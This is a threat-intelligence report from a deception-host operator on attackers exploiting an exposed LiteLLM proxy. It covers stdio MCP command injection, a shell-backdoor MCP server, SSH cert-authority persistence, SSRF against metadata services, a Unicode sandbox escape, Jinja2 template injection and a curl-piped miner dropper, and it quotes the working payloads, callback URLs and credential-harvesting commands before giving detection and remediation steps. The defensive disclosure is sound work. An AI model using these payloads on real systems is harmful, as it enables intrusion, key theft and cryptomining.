
Most attackers who break into a server leave the door open behind them. This one closed it. In 70 minutes they found a remote code execution flaw in a LiteLLM proxy, the gateway that holds an organization’s keys for OpenAI, Anthropic, Gemini and the rest. Then they built a command channel out of LiteLLM’s own MCP tooling, read every secret they could reach, and planted a permanent SSH backdoor. Finally they patched the vulnerability they had come in through, labeled the patch as a security hotfix and restored the file’s original timestamp. Two minutes later the next attacker tried the same exploit and was turned away. A vulnerability scan of that server would now report it clean, while the first intruder can still log in over SSH whenever they like.

They only closed one door, though. Within an hour another visitor had made themselves an administrator. Later that day a third had escaped LiteLLM‘s guardrail sandbox (CVE-2026-40217) with a Unicode trick we haven’t seen documented. Two days later the same flaw was installing a cryptominer that runs only in memory. On the fourth day a fourth hole opened: a template injection in the prompt-testing endpoint. Meanwhile the Unicode trick was being passed from one attacker to the next. We recorded every request and every command they sent.
Read on for the full playbook, with the indicators you need to check your own LLM gateways.
TL;DR
- On Day 1, an attacker exploited a host running a LiteLLM proxy vulnerable to CVE-2026-42271. LiteLLM’s MCP “test connection” endpoint starts whatever stdio command the request names, as long as the command is on an allow-list, and python3 was on it.
- They confirmed blind code execution with time.sleep(12) probes, then registered their own MCP server, wv8pwn: a 40-line Python JSON-RPC server with a single tool, run, that passes its argument to a shell. From then on they drove the host through LiteLLM’s own tools/call API.
- They collected LLM provider keys and database settings from the environment and LiteLLM’s config files.
- Persistence: they appended an SSH certificate authority line (cert-authority ssh-ed25519 … wv8-ca-20261011) to root’s and the service account’s authorized_keys, then restored each file’s original modification time. Any key the attacker signs with that CA can now log in, and no individual key ever has to be added.
- The unusual part: they patched the vulnerability. Two lines appended to LiteLLM’s constants.py empty the stdio command allow-list, under the comment 1# security hotfix 2026-10-11: stdio MCP transport commands disabled (CVE-2026-42271), with the file’s timestamp restored. They then deleted their MCP server, killed LiteLLM so systemd would restart it with the patch, and checked that the exploit now failed.
- The next attacker was locked out. Two minutes after the patch, a second actor sent the same exploit and got 422 twice.
- The other doors stayed open. Forty-six minutes after the patch, another visitor created a proxy_admin user, 7test1011 , through the management API without logging in. The account was later used from two more addresses.
- SSRF. SSRF (server-side request forgery) means tricking the server into fetching a URL the attacker picks. Here they used it to make LiteLLM call cloud metadata services. An hour after the patch, a third actor enumerated about 150 admin endpoints. It then used the api_base setting of a model test to make LiteLLM call cloud metadata services and an out-of-band DNS domain.
- Sandbox escape, CVE-2026-40217. Four hours later the same actor turned to /guardrails/test_custom_code. After four minutes of blocked attempts it reached the __import__ by writing __globals__ with fullwidth underscores (__globals__). Python reads _ (U+FF3F) as _ in a name, but the sandbox’s filter doesn’t.
- The public exploit followed. On Days 2 and 3 two more actors used the published proof of concept for the same CVE. The second downloaded a privilege-escalation toolkit, which failed, and then an XMRig miner that deletes its file and runs from memory as memfd:gateway. The miner runs from memory with no file left on disk, so scanners that look for malicious files find nothing.
- A fourth door, CVE-2026-42203. On Day 4 three more operators used the server-side template injection in /prompts/test (published in April, and also recorded as CVE-2026-37004). They used it to dump every process’s environment and LiteLLM’s configuration. We found no earlier public report of this CVE being exploited in the wild.
- The Unicode trick spread. The same day, an address that had used the backdoor admin account on Day 1 ran the fullwidth-underscore payload byte for byte. Another operator sent it with the underscores encoded in GBK instead of UTF-8, and LiteLLM rejected the request.
The target: an LLM gateway
LiteLLM is a popular open-source proxy that puts one OpenAI-compatible API in front of dozens of model providers. Whoever runs it gives it their provider API keys, usually through environment variables or a config.yaml, along with database credentials for usage tracking. That makes an LLM gateway an attractive target. A single breach yields keys that can be resold, used to run models on someone else’s bill, or used to read what an organization sends to its models.
Recent LiteLLM versions can also act as an MCP gateway: they connect to Model Context gmProtocol servers and expose their tools to clients. An MCP server can be reached over HTTP, or started locally as a subprocess that speaks JSON-RPC over stdin/stdout (the stdio transport). That subprocess option is where this intrusion begins.
How we saw every command
A deception host is built to look and behave like a real one. This one ran a LiteLLM gateway, exposed the way many real ones are. No legitimate user ever touches a decoy, so everything here is attacker activity, captured from the first request and mapped to MITRE ATT&CK. On a production server these nine intrusions would be buried in normal traffic. Here we had every command, in order.
Reconnaissance and the allow-list (03:25–04:22)
The attacker first fetched the home page with python-requests/2.32.5 and curl/8.13.0, then went straight for the MCP management API:
04:09:10  GET  /mcp-rest/test/connection   405
04:09:13  POST /mcp-rest/test/connection   422   {"server_name":"sectest-lab7","transport":"stdio","command":"echo","args":["WV8A56A2F28"]}
/mcp-rest/test/connection connection is meant for checking an MCP server’s settings before saving them. With “transport”: “stdio” it launches the command in the request. The first attempts were refused with 422:
04:22:10  422   "command":"sh",  "args":["-c","id; hostname; uname -a; env"]
04:22:11  422   "command":"sh",  "args":["-c","for f in /app/config.yaml … ; do echo \"===WV8CFG:$f\"; cat \"$f\"; done"]
04:22:12  422   "command":"cmd", "args":["/c","whoami & hostname & set"]
echo, sh and cmd were rejected because LiteLLM checks stdio commands against an allow-list. The attacker then tried an interpreter:
04:23:17 200 "command":"python3", "args":["-c","print('WV8'+'EXEC123')"]
python3 was allowed, and python3 -c runs anything.
Proving blind execution
The endpoint doesn’t return the command’s output, so the attacker timed it instead:
04:24:12  200   python3 -c "pass"
04:24:25  200   python3 -c "import time;time.sleep(12)"
04:24:27  200   python3 -c "pass"
04:24:40  200   python3 -c "import time;time.sleep(12)"
…
04:34:29  200   python3 -c "import time;time.sleep(12)"
A request that takes 12 seconds longer when it asks for a 12-second sleep proves the code ran. They repeated the pair several times over ten minutes before moving on.
A command channel built from MCP (04:41–04:44)
Blind execution is slow to work with, so the attacker turned the gateway itself into a remote shell. They wrote a minimal MCP server in Python and sent it as the stdio command:
import sys, json, subprocess
def send(o):
    sys.stdout.write(json.dumps(o) + "\n")
    sys.stdout.flush()
for line in sys.stdin:
    ...
    if m == "initialize":
        send({... "serverInfo":{"name":"wv8","version":"1.0"}})
    elif m == "tools/list":
        send({... "tools":[{"name":"run","description":"run",
              "inputSchema":{"type":"object","properties":{"c":{"type":"string"}}}}]})
    elif m == "tools/call":
        c = req["params"]["arguments"].get("c", "id")
        r = subprocess.run(c, shell=True, capture_output=True, text=True, timeout=25)
        out = (r.stdout or "") + (r.stderr or "")
        send({... "content":[{"type":"text","text":out[:6000]}]})
It’s a legitimate MCP server in every protocol detail, with one tool, run, whose only argument c is passed to subprocess.run(…, shell=True). The output comes back as the tool result, so the blind RCE becomes an interactive shell.
They spent about two minutes finding the right API. They probed /mcp-rest/servers, /mcp-rest/server/add and /mcp-rest/server/create (all 404), read /openapi.json three times, and tried the server id wv8-pwn, which LiteLLM rejected. Then:
04:44:36  POST /v1/mcp/server        201   {"server_id":"wv8pwn","server_name":"wv8pwn","description":"wv8 test server","transport":"stdio","command":"python3","args":["-c","<server above>"]}
04:44:55  POST /mcp-rest/tools/call  200   {"server_id":"wv8pwn","name":"run","arguments":{"c":"id; hostname"}}
201 Created: the backdoor was now a registered MCP server in the gateway’s own configuration. Every command after this point is a tools/call request to wv8pwn, 38 in all, and LiteLLM ran each one as its service account.
Collecting the secrets (04:44–05:02)
The first commands went straight for what an LLM gateway holds:
env | grep -iE "key|token|secret|password|passwd|url|host|postgres|mysql|redis|aws|azure|openai|anthropic|gemini|api" | grep -v "WV8"
for f in /app/config.yaml /app/litellm_config.yaml /etc/litellm/config.yaml ./config.yaml /app/.env /app/proxy_config.yaml; do
  echo "== $f"; head -c 3000 "$f"; echo
done
echo PG: $DATABASE_URL $POSTGRES_HOST; ls /app; ls /
The grep -v “WV8” is a small giveaway. The operator’s markers all start with WV8 (WV8A56A2F28, WV8EXEC123, ===WV8CFG:, WV8-MCP-ALIVE) and they filtered their own strings out of the results.
A quarter of an hour later they came back to study the installation. They read PID 1’s command line, listed the LiteLLM processes and asked for the version. They found the package directory, /opt/litellm/venv/lib/python3.12/site-packages/litellm. Then they searched its source for the code that had refused sh and allowed python3:
grep -rn "allowed commands list" "$SP" --include="*.py"
grep -rnE "allowed_stdio|ALLOWED_STDIO|stdio_command|MCP_STDIO" "$SP" --include="*.py"
They also checked whether the config files were writable, how the systemd unit was set up, and whether SSH was listening.
Persistence: an SSH certificate authority (05:14)
Instead of adding an SSH key, the attacker added a certificate authority:
M=$(stat -c %Y /root/.ssh/authorized_keys)
echo Y2VydC1hdXRob3JpdHkgc3NoLWVkMjU1MTkg…  | base64 -d >> /root/.ssh/authorized_keys
touch -d @$M /root/.ssh/authorized_keys
The decoded line:
cert-authority ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIDSbdsk+rBs3bIlU2nBT6HurNjlMZO3QDIlFMCf5A1x6 wv8-ca-20261011
A cert-authority entry tells sshd to accept any key carrying a certificate signed by that CA. From now on the attacker can mint a new keypair for each login, sign it, and connect. No key on the host ever matches anything they use, and a defender who removes “unknown keys” finds none. The same line went into the LiteLLM service account’s authorized_keys. In both cases the file’s modification time was saved first and restored afterward with touch -d @$M, so the edit doesn’t stand out by date.
Closing the door behind them (05:14–05:17)
This is the step we rarely see. First the attacker backed up what they were about to change:
mkdir -p /root/bak_fix1011 2>/dev/null || sudo mkdir -p /root/bak_fix1011
cp -a …/site-packages/litellm/constants.py /tmp/constants.bak && cp -a /opt/litellm/config.yaml /tmp/config.bak && echo BACKUP_TMP_OK
Then they appended two lines to LiteLLM’s own source, again preserving the timestamp:
M=$(stat -c %Y …/litellm/constants.py)
echo CiMgc2VjdXJpdHkgaG90Zml4IDIwMjYtMTAtMTE6… | base64 -d >> …/litellm/constants.py
touch -d @$M …/litellm/constants.py
What they appended:
# security hotfix 2026-10-11: stdio MCP transport commands disabled (CVE-2026-42271)
MCP_STDIO_ALLOWED_COMMANDS = frozenset()
An empty allow-list means no stdio command, python3 included, can be started through the MCP endpoints. The comment is written to look like an administrator’s emergency fix, and the file’s modification date stays at its original install date.
The patch only takes effect when LiteLLM restarts, so the attacker cleaned up and restarted it:
05:17:03  run: curl -s -X DELETE http://127.0.0.1:4000/v1/mcp/server/wv8pwn -H "Authorization: Bearer none"; systemctl restart litellm
05:17:22  POST /mcp-rest/test/connection  200   python3 -c 'print("PWN")'     ← still open: the restart hadn't happened
05:18:02  run: P=$(pgrep -f "litellm --config" | head -1); kill -TERM $P
05:18:21  POST /mcp-rest/tools/call       403   (wv8pwn is gone)
05:18:22  POST /mcp-rest/test/connection  422   python3 -c 'print("PWN")'     ← closed
The DELETE removed their MCP server, using a placeholder token (Bearer none). That suggests the management API wasn’t asking for a real key. systemctl restart didn’t take effect as an unprivileged user, so the attacker killed the LiteLLM process through their own backdoor, the last command wv8pwn would ever run. systemd brought LiteLLM back four seconds later and it recompiled constants.py (__pycache__/constants.cpython-312.pyc, 05:18:06). The attacker then sent the same proof-of-concept that had worked a minute earlier and got 422.
Two minutes later
At 05:20:08, a second actor sent its own exploit for the same flaw. It was a stdio MCP request whose Python payload calls back to the attacker’s server to report a vulnerable target:
05:20:08  POST /mcp-rest/test/tools/list  422   {"transport":"stdio","command":"python3","args":["-c","import urllib.request as u\nu.urlopen('http://177.4.12.11:18996/LT42271X/<target-ip>:80',timeout=10)"]}
05:24:29  POST /mcp-rest/test/tools/list  422   (same)
Both were refused. For the next hour and a half, nothing more ran on the host.
The doors they didn’t close (Days 1–3)
The patch shut one entry point: stdio MCP commands. It left LiteLLM’s management API answering requests from addresses that had never logged in. That was already hinted at by the Bearer none token the first intruder used. It also left LiteLLM on a version vulnerable to a second, unrelated code-execution flaw.
An administrator nobody created (06:03)
Forty-six minutes after the patch, a new visitor made itself an admin:
06:04:15  POST /user/new      200   {"user_id":"test1011","password":"Test1011admin5331","user_role":"proxy_admin","user_alias":"ops"}
06:04:17  POST /key/generate  200   {"user_id":"test1011"}
The address had never authenticated. The login screen still refused the new account until 06:21, when the same address set an e-mail on it with /user/update. From 06:26 it browsed the admin UI as [email protected]. The same username and password were later used from two other addresses. That looks like one operator behind several exit addresses, or a credential being passed around.
SSRF through the model settings (06:17–06:31)
A third actor first sent requests with curl/8.5.0. Then a Python-urllib/3.12 script walked through about 150 management endpoints in three minutes: /key/list, /user/list, /credentials, /spend/logs, /config/pass_through_endpoint, /get/sso_settings, the MCP and guardrail registries, and more. Most answered 200.
It then tried LiteLLM’s model-testing features as a server-side request forgery. Each request sets api_base, the URL LiteLLM sends a model request to, to an address only the server can reach:
06:23:44  POST /chat/completions        401   {"model":"…","messages":[…],"api_base":"http://169.254.169.254/latest/meta-data/"}
06:29:53  POST /health/test_connection  200   {"litellm_params":{"model":"openai/gpt-4","api_base":"http://169.254.169.254/computeMetadata/v1/instance/service-accounts/default/token","api_key":"x"},"mode":"chat"}
06:30:59  POST /health/test_connection  200   … "api_base":"http://ssrf-litellm-poc.sg161e.dnslog.cn/v1" …
06:31:27  POST /health/test_connection  200   … "api_base":"http://metadata.google.internal/computeMetadata/v1/instance/service-accounts/default/token", "extra_headers":{"Metadata-Flavor":"Google"} …
06:31:36  POST /health/test_connection  200   … "api_base":"http://127.0.0.1:4000/v1" …
On the host, LiteLLM’s Python process tried to connect to 169.254.169.254:80 and looked up ssrf-litellm-poc.sg161e.dnslog.cn and metadata.google.internal. The DNS lookup is all an out-of-band probe needs: the attacker’s DNS log confirms the server will fetch any URL it is given. This host isn’t a cloud VM, so the metadata requests went nowhere. On AWS or GCP they would have returned the instance’s cloud credentials.
Escaping the guardrail sandbox (10:57–11:03)
Four hours later the same actor came back for code execution. LiteLLM lets an administrator write a custom-code guardrail: a Python function that inspects each request. POST /guardrails/test_custom_code runs a draft of that function in a sandbox. The sandbox is hand-written. It runs the code without the normal builtins, and a source filter rejects dangerous names such as __globals__, __builtins__ and __import__. X41 D-Sec showed in April that it can be escaped (CVE-2026-40217, fixed in LiteLLM 1.83.10/1.83.11 by replacing it with RestrictedPython). Zenity has reported attackers trying it in the wild since mid-April.
This attacker didn’t use the published exploit. The request log shows them working it out:
10:57:49  out = os.popen('id; whoami; hostname; uname -a').read()            ← no process: blocked
10:57:59  str(list(globals().keys())) + str(dir(__builtins__))               ← what does the sandbox expose?
10:58:13  str(().__class__.__bases__), str(open('/etc/passwd').read()[:200]) ← classic escapes
10:58:27  "{0.__init__.__globals__}".format(())                              ← format-string trick
11:00:53  f = regex_match; f.__glo\
bals__                                                                       ← split with a line continuation
11:02:15  f = regex_match; "LEN=" + str(len(f.__globals__))                 ← fullwidth underscores
11:02:36  g = f.__globals__; b = g["__bui"+"ltins__"]; imp = b["__imp"+"ort__"]; os = imp("os"); …popen(…)
regex_match is a helper the sandbox gives guardrail code. Like any Python function, its __globals__ are the globals of the module that defined it, real builtins included. The filter only had to stop the attacker from typing that name, and the last two lines show how they got past it. _ is U+FF3F, FULLWIDTH LOW LINE. Python normalizes identifiers with NFKC (PEP 3131), which turns _ into _. So f.__globals__ is f.__globals__ to the interpreter, but the text contains no __globals__ for the filter to match. The remaining names are built by concatenation, the same trick X41’s exploit uses.
At 11:02:36 LiteLLM’s process started its first shell in five hours:
id; whoami; hostname; uname -a; cat /etc/hostname; ls -la /
env | sort | sed -e 's/\(KEY\|TOKEN\|SECRET\|PASSWORD\|PASS\|MASTER\|DATABASE_URL\|DB_\)[^=]*=/\x01=<redacted-shown-len>/' ; …
sed -n '1,80p' /opt/litellm/config.yaml; ls -la ~/.ssh; head -c 60 ~/.ssh/id_rsa; sudo -n -l; ls -la /var/run/docker.sock; ip -4 addr; tail -8 /etc/passwd
cat ~/.ssh/config; cat ~/.ssh/authorized_keys; cat ~/.ssh/id_ed25519
Two details stand out. The environment dump masks the values of anything that looks like a secret and prints only the variable names. They read only the first 60 bytes of id_rsa, enough to see what kind of key it is, then printed id_ed25519 in full 15 seconds later. This could be a cautious researcher or an operator who doesn’t want secrets in their own logs; we can’t tell which. Either way, reading authorized_keys would have shown them the first intruder’s cert-authority line.
We haven’t found the fullwidth-underscore bypass in the published write-ups on CVE-2026-40217. Using lookalike Unicode characters to get past name filters is a known trick in Python sandbox challenges, so a deny-list filter like this one shouldn’t be trusted against it.
Then the public exploit (Days 2–3)
On Day 2 at 12:25 and 20:29, another actor sent the published exploit: it reaches object through str.mro(), rewrites a generator’s code object, and builds “_”+”_gl”+”ob”+”als”+”_”+”_” from pieces. Each time it ran only id.
On Day 3 at 03:52, a different actor sent the same payload and used it to install a miner:
which curl wget python3 python2 perl bash
curl -sSLk -A 'Chrome/120.0.0.0' http://filewk.dpdns.org/check.sh | sh
The script:
- killed and deleted a competitor’s file, /usr/local/share/fonts/.state-sync;
- listed the crontab of every account on the system;
- downloaded lpe-toolkit-amd64 from github.com/portbuster1337/lpe-toolkit twice and ran it with -q -c id, deleting it each time. Every later process still ran as <service-user>, so the privilege escalation failed;
- dropped a random-named XMRig build in the service account’s home (~/.g-x86_64.1fFbfh), started it, deleted the file and left it running from an anonymous memory file named memfd:gateway. The name blends in with an LLM gateway’s process list.
The miner holds /tmp/.gd.lock and connects to mine.c3pool.com (51.81.211.221). The same dropper ran again on Day 3 at 19:01.
Day four: a fourth door
By Day 4 LiteLLM had been restarted, but it was still the same version. That version has another known code-execution flaw, in POST /prompts/test. The endpoint lets a user try out a dotprompt template, and it renders the template with Jinja2 without a sandbox. LiteLLM published it on 20 April 2026 as CVE-2026-42203, fixed in 1.83.7. A second record, CVE-2026-37004, published in August, describes the same bug as reachable without authentication. The public entries we found list no exploit code and no exploitation in the wild.
At 02:32 one operator sent eighteen copies of the same proof, each with a different browser user agent:
POST /prompts/test 500 {"dotprompt_content":"---\nmodel: gpt-4o\n---\n{% set x = cycler.__init__.__globals__.__builtins__.exec(\"import os;raise Exception(os.popen('echo LITELLM_SSTI_PROOF_3KfhUqe6pLgSZA9AJppdmZmLvD8').read())\") %}","prompt_variables":{}}
cycler.__init__.__globals__ is the standard way out of an unsandboxed Jinja2 environment: cycler is a helper every Jinja2 template can see, and its globals lead to Python’s builtins. The useful twist is raise Exception(…). The command’s output becomes the error message, so the attacker reads results from the 500 responses rather than needing a channel of their own.
From 02:42, a second operator used it to harvest secrets. The user agent was first audit, then Python-urllib/3.12, and the commands were base64-encoded inside the template:
echo SSTI_AUTHCHECK
tr '\0' '\n' < /proc/1/environ; find /proc -maxdepth 2 -name environ -exec cat {} + | tr '\0' '\n' | sort -u
for p in /proc/[0-9]*/environ; do tr '\0' '\n' < "$p"; done | grep -E '=' | sort -u | head -60
cat /opt/litellm/config.yaml; cat /etc/systemd/system/litellm.service; cat /opt/litellm/.env
Reading every process’s environment, rather than only LiteLLM’s own, catches secrets passed to sibling processes and helpers. At 03:51 another address ran the same script, marker for marker, so it is the same tooling and probably the same operator.
At 03:39 a third operator used the same injection differently. Its template ran a Python program inside LiteLLM’s own process: it opened /proc/1/environ and pulled out the secrets with regular expressions. No shell was started, so process monitoring saw nothing. The only trace is the request in the access log.
The Unicode trick changes hands
At 11:08 and 11:09, the guardrail payload from Day 1 came back unchanged: regex_match, __globals__ with U+FF3F, and the same concatenated names. It ran id, whoami, uname -a and env. It came from one of the three addresses that used the backdoor test1011 admin account on Day 1.
Between 11:03 and 11:13, another operator tried the same payload four times. Each time it got 400. In its request bodies the fullwidth underscores arrive as the bytes A3 DF, which is _ in GBK, a Chinese character encoding, instead of UTF-8 (EF BC BF). LiteLLM couldn’t decode the body, so the payload never reached the sandbox. Someone had copied the payload through a tool that saved it in the wrong encoding.
Three days after its first appearance, the bypass was in other operators’ hands. One of the addresses using it had used the backdoor account three days earlier. Another address in the same network range was exploiting the template injection that morning.
Why one LiteLLM patch left the server wide open
- “Patched” doesn’t mean “clean”. After this intrusion, a vulnerability scanner and a quick look at LiteLLM’s behaviour would both say the CVE is fixed. An administrator could find the “hotfix” comment and think a colleague applied it. Meanwhile the attacker holds a CA that opens SSH as root and as the service account.
- Attackers are protecting their access from each other. Shutting the hole keeps other actors out, and in this case that worked within two minutes. It also reduces noise that might draw a defender’s attention.
- The AI tool layer is a real attack surface. The backdoor was never a dropped binary. It was a configuration entry in the gateway, a “tool” served over a standard protocol, and the gateway’s own API ran every command. File-integrity monitoring for malware binaries would have seen nothing until constants.py changed.
- The prize is the keys. The first real command after getting a shell was an env | grep for provider names: openai, anthropic, gemini, azure, aws.
- One patch, four open doors. The first intruder fixed the bug they knew about. The management API that answered without logging in, CVE-2026-40217 and CVE-2026-42203 were still there. Nine other addresses got in through them within four days. An exposed LLM gateway has more ways in than any single CVE suggests.
- Exploits travel. The fullwidth-underscore bypass appeared on Day 1 and was being reused by other operators, one of them with a broken copy, by Day 4.
- Deny-list sandboxes lose. The guardrail sandbox fell to string concatenation in the published exploit and to fullwidth underscores here. A filter on source text can’t keep up with everything Python accepts as the same name.
Detection and hunting
On LiteLLM hosts:
- Look for cert-authority lines in every authorized_keys file, especially any containing wv8-ca:
grep -rn "cert-authority" /root/.ssh/authorized_keys /home/*/.ssh/authorized_keys
- Check LiteLLM’s installed source for local edits:
tail -5 "$(python3 -c 'import litellm,os;print(os.path.dirname(litellm.__file__))')/constants.py"
pip show -f litellm   # then compare with a fresh install / `pip download litellm==<ver> --no-deps` and diff
A file whose contents changed while its modification time didn’t is itself a sign of tampering. Compare ctime (stat -c %z) with mtime.
- List the registered MCP servers and remove any with “transport”: “stdio” that you didn’t create, particularly python3 -c commands.
- Look for leftovers: /tmp/constants.bak, /tmp/config.bak, /root/bak_fix1011/.
- List LiteLLM’s users and keys (/user/list, /key/list) and remove any you didn’t create, especially proxy_admin users such as test1011 / [email protected] and keys aliased ops-login.
- Look for processes whose executable is a deleted memfd (ls -l /proc/*/exe 2>/dev/null | grep memfd), such as memfd:gateway, for /tmp/.gd.lock, and for hidden files named .g-x86_64.*, .d.* or .lpe-toolkit-amd64.* in the service account’s home.
In access logs (LiteLLM or the reverse proxy in front of it):
- POST /mcp-rest/test/connection, POST /mcp-rest/test/tools/list or POST /v1/mcp/server with “transport”: “stdio” in the body, from outside your admin network;
- bursts of POST /mcp-rest/tools/call to a server you don’t recognise;
- request bodies time.sleep(, or the markers WV8, sectest-lab7, wv8pwn, wv8-srv, fixtest;
- user agents curl/8.13.0 and python-requests/2.32.5 on MCP endpoints;
- any POST /guardrails/test_custom_code you didn’t send, and especially request bodies containing __globals, __builtins, mro(), gi_code, cr_frame, string pieces such as “_gl”, or non-ASCII lookalikes such as _ (U+FF3F: UTF-8 EF BC BF, GBK A3 D, JSON \uff3f);
- any POST /prompts/test you didn’t send, especially bodies containing {%/{{ together with __globals__, __builtins__, cycler, exec( or popen(. A run of 500 responses to it is the attacker reading command output;
- POST /user/new or /key/generate from outside your admin network;
- api_base values in /chat/completions or /health/test_connection bodies that point to 169.254.169.254, metadata.google.internal, 127.0.0.1 or out-of-band DNS services such as dnslog.cn.
Process telemetry:
- python3/litellm spawning /bin/sh -c is never normal for an LLM gateway;
- writes to site-packages/litellm/*.py followed by touch -d @<epoch> on the same file;
- base64 -d >> …/authorized_keys.
Remediation
There is a lot to do here, so the steps are in order. The first thing to accept is that anything the server could read is probably already in the attacker’s hands.Follow the steps below to lock them out and close the gaps they used.
- Assume every secret the gateway could read has been taken. Rotate the LLM provider API keys, the LiteLLM master key, database credentials and anything else in its environment or config. Check provider billing for usage you don’t recognise.
- Remove the SSH CA line from every authorized_keys, and consider setting AuthorizedKeysFile to a root-owned location the service account can’t write.
- Reinstall LiteLLM from a trusted source rather than trusting the “hotfix” in place. Then upgrade to a release that fixes CVE-2026-42271, CVE-2026-40217 and CVE-2026-42203/CVE-2026-37004. 1.83.11 or later covers all three; 1.83.7 fixes the template injection on its own.
- Require authentication on the management and MCP APIs (set a master key) and keep them off the internet. If you don’t use stdio MCP servers or custom-code guardrails, disable them.
- Delete unknown MCP servers, users and keys, and review the remaining MCP servers’ commands and any custom-code guardrails.
- Block outbound requests to metadata services from the gateway (and require IMDSv2 on AWS), so an SSRF through api_base can’t return cloud credentials.
- Kill and remove the miner if present, and look for the same toolkit’s other files before trusting the host again; rebuilding is safer.
Indicators of compromise
Network infrastructure
We have left out the addresses the attackers connected from, because they change from day to day. The infrastructure below is what their payloads called out to or downloaded from.
| Indicator | Role |
|---|---|
| http://177.4.12.11:18996/LT42271X/<target>:<port> | Second actor’s callback URL format |
| ssrf-litellm-poc.sg161e.dnslog.cn | Out-of-band SSRF probe |
| http://filewk.dpdns.org/check.sh (113.160.224.26) | Miner dropper script |
| https://github.com/portbuster1337/lpe-toolkit/releases/latest/download/lpe-toolkit-amd64 | Privilege-escalation toolkit fetched by the dropper |
| mine.c3pool.com (51.81.211.221) | Mining pool |
Host
| Indicator | Notes |
|---|---|
| cert-authority ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIDSbdsk+rBs3bIlU2nBT6HurNjlMZO3QDIlFMCf5A1x6 wv8-ca-20261011 | SSH CA persistence in authorized_keys |
| SHA256:Alxv1FA6Ue0N7X2aD76l3a7I/PZvJlUZ2d2ntsuwFWg | Fingerprint of that CA key (ED25519) |
| # security hotfix 2026-10-11: stdio MCP transport commands disabled (CVE-2026-42271) | Comment appended to litellm/constants.py |
| MCP_STDIO_ALLOWED_COMMANDS = frozenset() | Appended to litellm/constants.py |
| /tmp/constants.bak, /tmp/config.bak, /root/bak_fix1011/ | Attacker backups |
| memfd:gateway (deleted) | Fileless XMRig process |
| ~/.g-x86_64.<random>, ~/.d.<random>, /root/bak_fix1011/ | Miner dropper files (deleted after use except the lock) |
| ~/.lpe-toolkit-amd64.<random>, /tmp/.gd.lock | |
| /usr/local/share/fonts/.state-sync | Competitor’s file the dropper removes |
LiteLLM application
| Indicator | Notes |
|---|---|
| User test1011 / [email protected], role proxy_admin, alias ops; key alias ops-login | Backdoor admin account |
| f.__globals__ (U+FF3F) in a custom_code body | Fullwidth-underscore sandbox bypass |
| “_”+”_gl”+”ob”+”als”+”_”+”_”, str.mro()[1], gi_code in a custom_code body | Published CVE-2026-40217 exploit |
| cycler.__init__.__globals__.__builtins__.exec( in a dotprompt_content body | CVE-2026-42203 template injection |
| Markers LITELLM_SSTI_PROOF_3KfhUqe6pLgSZA9AJppdmZmLvD8, RECON_OK, SSTI_AUTHCHECK, === MAIN_ENV ===, === ALL PROC ENV (dedup) === | CVE-2026-42203 operators’ output markers |
MCP / HTTP
| Indicator | Notes |
|---|---|
| MCP server ids wv8pwn, wv8-pwn, wv8-srv, sectest-lab7, fixtest | Registered or tested by the attacker |
| MCP server description wv8 test server, serverInfo name wv8 | In the registered server |
| Tool run with argument c | The backdoor’s single tool |
| Markers WV8…, RV8…, ===WV8CFG:, WV8-MCP-LIVE, WV8EXEC123 | Output markers |
MITRE ATT&CK
| Technique | ID | Where |
|---|---|---|
| Exploit Public-Facing Application | T1190 | stdio MCP command via /mcp-rest/test/connection |
| Command and Scripting Interpreter: Python | T1059.006 | python3 -c payloads, the MCP server |
| Command and Scripting Interpreter: Unix Shell | T1059.004 | subprocess.run(c, shell=True) |
| Server Software Component | T1505 | Malicious MCP server registered in the gateway |
| Unsecured Credentials: Credentials In Files | T1552.001 | LiteLLM config.yaml, .env |
| System Information Discovery | T1082 | id, uname -a, /etc/os-release |
| Process Discovery | T1057 | ps -ef, /proc/1/cmdline |
| Account Manipulation: SSH Authorized Keys | T1098.004 | cert-authority line |
| Indicator Removal: Timestomp | T1070.006 | touch -d @<original mtime> |
| Indicator Removal | T1070 | Deleting the wv8pwn MCP server |
| Service Stop | T1489 | Killing LiteLLM to load the patched code |
| Create Account | T1136 | test1011 proxy_admin user via /user/new |
| Cloud Instance Metadata API | T1552.005 | SSRF to 169.254.169.254 and metadata.google.internal through api_base |
| Exploit Public-Facing Application | T1190 | CVE-2026-40217 through /guardrails/test_custom_code |
| Obfuscated Files or Information | T1027 | Fullwidth underscores and split strings to get past the sandbox filter |
| Exploitation for Privilege Escalation | T1068 | lpe-toolkit-amd64 (failed) |
| Reflective Code Loading | T1620 | XMRig running from memfd:gateway |
| Resource Hijacking | T1496 | XMRig to mine.c3pool.com |
| Process Discovery / environment harvesting | T1057 | Reading every /proc/*/environ through the template injection |
This write-up comes from one of CounterCraft’s deception hosts, which we run to watch attacks as they happen. Find out more about how they can work for you here.

References
- X41 D-Sec, Advisory X41-2026-001: Guardrail Sandbox Escape in LiteLLM
- GitHub, GHSA-wxxx-gvqv-xp7p / CVE-2026-40217
- Zenity Labs, Threat actors are trying to use LiteLLM’s guardrail tester to run code as root
- Obsidian Security, Breaking LiteLLM: from low-privilege user to admin and RCE
- LiteLLM, GHSA-xqmj-j6mv-4862 / CVE-2026-42203: server-side template injection in /prompts/test
- GitHub, GHSA-6wvf-77m9-58rm / CVE-2026-37004